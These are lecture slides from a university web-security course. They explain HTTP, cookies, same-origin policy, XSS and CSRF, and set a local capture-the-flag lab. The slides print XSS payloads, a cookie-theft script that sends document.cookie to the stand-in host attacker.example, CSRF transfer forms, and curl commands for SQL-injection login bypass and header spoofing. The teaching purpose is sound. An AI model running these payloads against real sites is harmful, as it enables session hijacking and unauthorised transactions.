IERG 4851 – 2026 Fall

香港中文大學
CUHK

Web Security: XSS and CSRF

Yajin ZHOU
https://yajin.org

Credits: some slides are from pumpk1n && godspeed of ZJU

Today



- Part I — basic concept: one request, followed from the keyboard out
  - the method, the status, the headers, the cookies the browser attaches
  - the browser's own rules: same-origin, CORS
- Part II — when something is trusted without a check
  - XSS, CSRF
- In-class lab: five challenges against your own app
- By the end you should be able to answer:
  - what exactly does the browser send, and what does it attach?
  - why is reflected input dangerous in someone else's browser?
  - why does a request from another site still carry your cookie?

A URL is four conversations



- DNS — the name becomes an address
- TCP — the address becomes a connection
- TLS — the connection becomes a key (for https)
- HTTP — the connection carries a request and a response
- then the browser parses the response, builds a page, and runs its scripts
  - Today we stay at HTTP — and at what the browser adds to it

The request, line by line



```
GET /search?q=cards HTTP/1.1
Host: example.com
User-Agent: curl/8.5.0
Accept: */*
Cookie: sid=8f3a1c0e

(the body, if any, comes after the blank line)
```

Method, path, version. Then headers. A GET has no body; a POST puts its data after the blank line.

The response, line by line



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: sid=8f3a1c0e; Path=/; HttpOnly
Content-Length: 1294

<!doctype html> …
```

Status line, headers, body. Set-Cookie is how state begins: the server hands the browser an identifier.

Methods: what the first word asks for

method	what it means	body?
GET	read the resource; parameters in the URL	no
POST	submit data to be processed	yes
PUT	replace the resource	yes
DELETE	remove the resource	usually not
HEAD	like GET, headers only	no

The method is a claim, not a security boundary: a server can change state on GET, and many do.

GET and POST are not 'safe' and 'unsafe'



	GET	POST
where the data is	in the URL	in the body
cached	yes	no
kept in history	yes	no
bookmarkable	yes	no
length limit	yes	none fixed

The real difference for us: a GET can be triggered by an <img> tag from any site. That is enough for CSRF.

Status codes worth knowing



code	means	when you will see it
200	OK	the normal answer
301 / 302	moved permanently / temporarily	old paths, logins
400	bad request	malformed input
401	unauthenticated	no cookie, or a bad one
403	forbidden	a valid session without the right
404	not found	wrong path — or one you were not told about
500	server error	the server broke — often on bad input

Headers are input

header	what it claims	why it is not proof
X-Forwarded-For	**the client's real IP**	the client writes it
Referer	**where the request came from**	optional, and forgeable
User-Agent	**which browser you are**	a string you choose
Cookie	**which session this is**	the only one that matters — steal it and you are the user

Every header is attacker-controlled text until something upstream proves otherwise.

Cookies: state the protocol does not have



```
HTTP/1.1 200 OK
Set-Cookie: sid=8f3a1c0e; Path=/; HttpOnly; SameSite=Lax

GET /account HTTP/1.1
Host: example.com
Cookie: sid=8f3a1c0e
```

The server sets it once. The browser attaches it to every later request to that origin — automatically.

Cookie attributes: what they do and do not fix



attribute	effect	limits
HttpOnly	**document.cookie cannot see it**	cookie theft, not XSS
Secure	**sent only over https**	plaintext sniffing
SameSite=Lax	**not sent on cross-site subrequests**	CSRF
SameSite=Strict	**not sent on any cross-site request**	CSRF
Path / Domain	scope of the cookie	nothing, really

These limit what a stolen session or a cross-site request can reach. None of them fixes the injection.

SameSite: which cross-site requests carry the cookie



setting	<img> / fetch from another site	cross-site POST form	link from another site (top-level GET)	same-site
Strict	no	no	no	yes
Lax (default)	no	no	yes	yes
None (needs Secure)	yes	yes	yes	yes

```
<img src="https://shop.example/cart/add?item=1">

<form action="https://shop.example/cart/add" method=POST id=f>…</form>
<script>f.submit()</script>

fetch("https://shop.example/api/add", {credentials: "include"})
```

```
<a href="https://shop.example/cart/add?item=1">link</a>

location = "https://shop.example/cart/add?item=1"
```

Path and Domain: scope, not security



```
Set-Cookie: sid=8f3a...; Path=/admin; HttpOnly
Set-Cookie: sid=8f3a...; Domain=example.com; Path=/

Path=/admin     sent under /admin only -- but any page on the
                same host can set a cookie with that Path,
                so it is scope, not an access check

Domain=...      sent to example.com and every subdomain; a
                compromised subdomain can set and read it.
                Omit Domain for a host-only cookie.
```

Session cookie: Path=/ and no Domain. The permission check goes on the server, never in the cookie.

Same-origin policy: one string at a time



compared with http://store.example.com/dir/page.html	same origin?
http://store.example.com/other/page	yes
https://store.example.com/dir/page.html	no — scheme differs
http://store.example.com:8080/	no — port differs
http://blog.example.com/	no — host differs
http://store.example.com.evil.net/	no — the host is evil.net

Origin = scheme + host + port. Script from one origin cannot read another origin's pages.

Part II — Vulnerability & Attack



the same mechanisms, used without a check

Three families, one question each



what we just covered	if it is trusted blindly	family
the response body is HTML, partly built from input	XSS — your input becomes the page	injection
input is concatenated into a query	the lab's login — the same mistake	injection
the browser attaches cookies to requests by itself	CSRF — a request you did not make	ambient authority
headers describe identity and location	spoofing — X-Forwarded-For, Referer	metadata trust

The question is the same every time: what did the server trust that it did not produce?

XSS: when input becomes part of the page



- The server builds an HTML response; some of it comes from users
- inserted unescaped, the browser parses it as markup and script
- so it runs with the page's origin — not the attacker's:
  - it can read the DOM and the non-HttpOnly cookies
  - it can call the site's API as the signed-in user
  - it can rewrite what the page says

Reflected XSS: the server echoes you




```
1. the attacker sends this link (the payload is URL-encoded)
   https://shop.example/search?q=%3Cscript%3Ealert(1)%3C%2Fscript%3E

2. the victim clicks it; their browser requests exactly that path
   GET /search?q=%3Cscript%3Ealert(1)%3C%2Fscript%3E HTTP/1.1

3. the server URL-decodes q, then writes it into the page
   HTTP/1.1 200 OK
   <p>no results for <script>alert(1)</script></p>
```

URL-encoding is not HTML-escaping: the server decodes it back to <script> and puts it in the page. The victim only clicked a link.

Reflected XSS: where the payload lands



The payload travels in the link; the server decodes it and writes it into HTML.

Stored XSS: the database remembers




```
POST /comment HTTP/1.1
text=<script src="/collect?u=me"></script>

GET /guestbook  →  every comment is rendered as HTML
```

No link to click: every visitor runs it. This is the lab's guestbook, and the admin bot is one of the visitors.

Stored XSS: stored once, served to everyone



No link to send and no click needed: whoever visits next is hit.

DOM XSS: the page's own script writes the input



```
https://app.example/#<img src=x onerror=alert(1)>

document.getElementById("out").innerHTML =
    location.hash.slice(1);
```

The server never sees the payload. The dangerous step is the sink: innerHTML, document.write, location.

Shapes of a payload



```
<script>alert(1)</script>
<img src=x onerror=alert(1)>
<svg/onload=alert(1)>
<a href="javascript:alert(1)">click</a>
<script src="//attacker.example/x.js"></script>
```

The alert is not the point. The point is arbitrary script in someone else's origin — or, in the lab, a resource the bot loads.


Getting the cookie out



```
<script>
new Image().src = "//attacker.example/c?" + document.cookie;
fetch("//attacker.example/c?c=" + document.cookie,
      {mode: "no-cors"});
</script>
```

HttpOnly is what makes document.cookie empty here.

Getting the cookie out: where it goes



HttpOnly empties document.cookie. Without it, the request leaves either way.

Defending against XSS



defence	what it does
output encoding	encode at the sink, for that context (HTML, attribute, JS, URL)
allow-list	for rich text, permit only known tags and attributes
HttpOnly	the cookie is unreadable from script
CSP	no inline script; only the sources you list
frameworks	escape by default — the bug is usually a deliberate opt-out

CSRF: a request you did not make, sent with your cookie



- You are signed in at bank.example. The browser holds a cookie that proves it.
- Another tab is on evil.example: that page contains one line: <img src="bank.example/transfer?to=attacker">
- The browser tries to load the "image", so it sends that request to the bank.
- It also attaches your bank cookie — the browser does that by itself.
- The bank sees a valid session and moves the money. The image just fails to load.
    - The attacker never sees your cookie or the answer. The request was the attack.
    - XSS runs their code in your page; CSRF sends their request with your cookie.


CSRF by image tag: no JavaScript at all



```
<img src="http://bank.example/transfer?to=attacker&amount=1000">
```

The image fails to load. The transfer has already happened. Any GET that changes state is a CSRF hole.

CSRF: the bank only sees its own cookie



The bank never talks to evil.example; it sees its own cookie on a request it did not expect.

CSRF by form: a POST is still a request



```
<form action="http://bank.example/transfer" method=POST id=f>
  <input name=to value=attacker>
  <input name=amount value=1000>
</form>
<script>f.submit()</script>
```

The browser adds the bank's cookies to the form post. Nothing in the form had to be readable by the attacker.

Defending against CSRF



defence	implemented by	what it checks
CSRF token	the server: generate it, embed it, compare it	the form came from a page it served
SameSite	the server sets an attribute; the browser enforces it	whether to attach the cookie at all
Origin / Referer	the server checks the header	which site the request came from
re-authentication	the server asks for the password again	that a human is actually present

One of these is not code in your request handler at all: SameSite is enforced by the browser.

SameSite and the token



```
Set-Cookie: sid=8f3a...; Path=/; HttpOnly; SameSite=Lax
            (the browser stores the rule and enforces it)

<form method=POST action=/transfer>
  <input type=hidden name=csrf value=9f2c41...>
</form>

on POST:   if form.csrf != session.csrf:  reject 403
```

SameSite is one attribute in a response header

One tool for the whole lab: curl



```
curl -i http://127.0.0.1:9200/robots.txt
curl -i -H "X-Forwarded-For: 127.0.0.1" \
     http://127.0.0.1:9200/admin/panel
curl -i -d "name=' OR 1=1 -- " -d "pass=x" \
     http://127.0.0.1:9200/login
curl -i -b "sid=…" http://127.0.0.1:9200/account
```

-i shows the headers, -H adds one, -d sends a form, -b sends a cookie. That is most of web testing.

Reading what came back



```
curl -i URL      status line, headers, body
curl -I URL      headers only (HEAD)
curl -v URL      the whole conversation
curl -L URL      follow redirects
curl -c jar -b jar URL    keep cookies between calls
```

The status line and headers answer as many questions as the body does. 403 is information.

The lab: five challenges, one app per student



challenge	family	where to look
robots	metadata	what a site tells crawlers — and what it forgets to hide
header	metadata	which header the admin panel trusts
login	injection	how the SQL query is assembled
csrf	auto creds	what the admin bot will do for a URL you give it
xss	injection	what the bot loads from a page you control

myweb prints your URL. /my prints the flags you have earned. Each flag is yours alone; redeem it for 250.

The bot in this lab



- It holds an admin session — not yours
- you give it a URL with /report?url=…, and it visits
- it loads what the page references: scripts, images, frames
- it will never tell you its cookie; you have to make it act
  - that is the whole of CSRF and XSS in one mechanism

Rules and the explain round



- Attack only the app assigned to you; everything is local
- Flags are per student, 250 points each, redeemed once
- Three or four of you explain:
  - what did the server trust that it should not have?
  - what did the browser do for the attacker, and why?
  - what would you change, in one line?

Wrap



- The web is a protocol plus a set of trust decisions
- headers are input; the browser attaches state automatically
- XSS: the site's own origin executing someone else's script
- CSRF: the browser sending the site's cookie to a request you did not make
- every fix is the same idea: do not trust what you did not produce